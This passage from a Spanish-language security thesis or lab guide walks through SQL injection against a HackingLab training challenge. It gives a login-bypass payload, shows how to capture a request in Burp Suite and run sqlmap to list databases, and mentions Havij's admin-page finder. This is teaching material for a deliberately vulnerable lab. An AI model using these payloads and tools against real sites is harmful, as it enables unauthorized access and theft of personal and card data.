


Figura 3.55 Columnas existentes en base de datos `animate_ish`

5. Conociendo el `username, password` es posible tener acceso a la aplicación, únicamente es necesario conocer la página desde la cual los administradores acceden. Con este propósito Havij tienen la función `Find Admin` la cual busca las posibles paginas desde donde acceden los administradores de la aplicación, para iniciar la búsqueda pulsar,

   `Find Admin > Start`

La figura 3.56 muestra la URL mediante la cual los administradores acceden. Con toda la información obtenida de este ataque, el hacker tiene todos los datos necesarios para acceder a la aplicación web y robar información sensible.




Figura 3.56 Resultado de la función `Find Admin`

3.7 SQL INJECTION EN HACKING LAB

Como se mencionó en la sección 2.6.3, HackingLab es una plataforma de aprendizaje la cual propone distintos retos de seguridad. Uno de estos retos tiene como propósito principal la práctica de la explotación SQL injection, dicho reto resulta sencillo pues los

procedimientos para llegar a las metas que el reto propone son fáciles de lograr. A continuación, se presentan dos distintas maneras de lograr las metas propuestas en el reto.

3.7.1 SQL injection blind manual

Como se menciona en la sección 2.5.1 SQL injection blind es un tipo de inyección que resulta muy complejo debido a que el atacante no tiene una respuesta visible. HackingLab en el reto de SQL injection propone este tipo de inyección. Sin embargo, nos menciona cual es el formulario con esta vulnerabilidad haciendo más sencillo lograr las metas que el reto propone. A continuación, se presentan los pasos para iniciar el reto, así como para lograr las metas que este propone:

1. Desde la máquina virtual de HackingLab, abrir el navegador Firefox y dirigirse a la siguiente página:

   `https://www.hacking-lab.com/user/cases/cases.html?event=245`

   En esta página se mostrará una lista de retos en seguridad conocida como OWASP TOP TEN. De esta lista se selecciona,

   `6111 - OWASP 2010-A1-Injection`

   Realizado esto se abrirá una nueva página donde se muestra la información del reto SQL injection. La figura 3.57 muestra una pequeña introducción a SQL, una vista previa a la página donde se realizará el ataque, así como el campo vulnerable. En `requirements` se indica que una conexión VPN es necesaria, dicha conexión fue configurada con anterioridad en la sección 3.2.3. También se indican las metas del reto las cuales son las siguientes:

   - Autenticarse en la página sin hacer uso del password válido.
   - Encontrar los detalles de la tarjeta de crédito del usuario `hacker10`.
   - Explotar la vulnerabilidad SQL injection para obtener la mayor información posible.




Figura 3.57 Descripción de reto SQL injection

2. Para iniciar con el reto de SQL injection, hacer clic en,

   `Vulnerable Hacking-Lab Application`

   Este se encuentra en la sección `requirements`. Realizado esto se abrirá un sitio web desde el cual se realizarán las pruebas de SQL injection.

3. Una vez en el sitio dirigirse a `My Account`. La figura 3.58 muestra los formularios `username` y `password` los cuales son necesarios para autenticarse en el sitio, de estos formularios `password` es el que cuenta con problemas de

filtrado. Sin embargo, estos problemas de filtrado no son visibles por lo que el ataque se tratara de SQL injection blind.




Figura 3.58 Formularios vulnerables

4. Abrir `mousepad` el cual se encuentra en la parte superior del escritorio y se observa con el icono  . Dentro de `mousepad` escribir lo siguiente:

   ```
   Username: hacker10
   Password: vulnerable' or '1'='1;
   ```

   Copiar el `username` y `password` en los formularios de `login` según corresponden y hacer clic en el botón `login`.

5. Realizado lo anterior se obtendrá acceso a la información del usuario `hacker10`. La figura 3.59 muestra el nombre, apellido, domicilio, correo, número de tarjeta del usuario `hacker10`. Con esto se cumplen todos los requerimientos del reto.




Figura 3.59 Datos de `Hacker10`

3.7.2 SQL injection blind automatizada

1. Una vez en el sitio web en el cual se realizaran las pruebas dirigirse a `Product search`. La figura 3.60 muestra un unico formulario asi como el boton `suchen` desde el cual se obtendra la informacion del usuario `hacker10.`




Figura 3.60 Formulario vulnerable

2. Es necesario seleccionar BurpSuite como proxy, para esto dar clic en el icono  . Esto desplegara una lista con las distintas opciones de proxy con las que cuenta el S.O,

   Seleccionar `BurpSuite`

3. En el escritorio en la parte superior se encuentra la herramienta BurpSuite identificada con el icono  para iniciar un nuevo proyecto hacer clic en,

   `Next > Star Burp`

4. Para interceptar las solicitudes HTTP con BurpSuite dar clic en,

   `Proxy > Intercept > intercept is off`

   Es importante notar el cambio en el botón `Intercept is off` el cual cambia a `intercept is on` he indica que BurpSuite está en espera de interceptar solicitudes HTTP.

5. Dirigirse a la página web vulnerable vista en la figura 3.60 e ingresar la palabra `vulnerabilidad` en el único formulario presente, posteriormente dar clic en `suchen`.

6. Dirigirse a BurpSuite el cual tendrá capturada la solicitud. La figura 3.61 muestra la captura realizada en la cual se aprecia la sentencia GET generada y más información capturada.




Figura 3.61 Captura de solicitud HTTP

7. Es necesario guardar la captura realizada. Para esto, dentro del cuadro de búsqueda,

   Clic derecho `> Save item`

   Aparecerá el cuadro mostrado en la figura 3.62,

   Nombrar al archivo `ataqueSQL > Save`




Figura 3.62 Ventana guardar

8. Abrir la herramienta SQLMap. Para esto desde el escritorio en la parte superior izquierda se observa el icono 

. SQLMap se encuentra en,

   `Start > Database assessment > SQLMap`

9. Iniciada la herramienta teclear lo siguiente,

   `sqlmap –r /home/hackers/Desktop/ataqueSQL --dbs`

   Ingresada la sentencia anterior se obtiene acceso a las bases de datos. La figura 3.63 muestra las bases de datos disponibles, las cuales deben ser exploradas en busca de la información de `hacker10.`

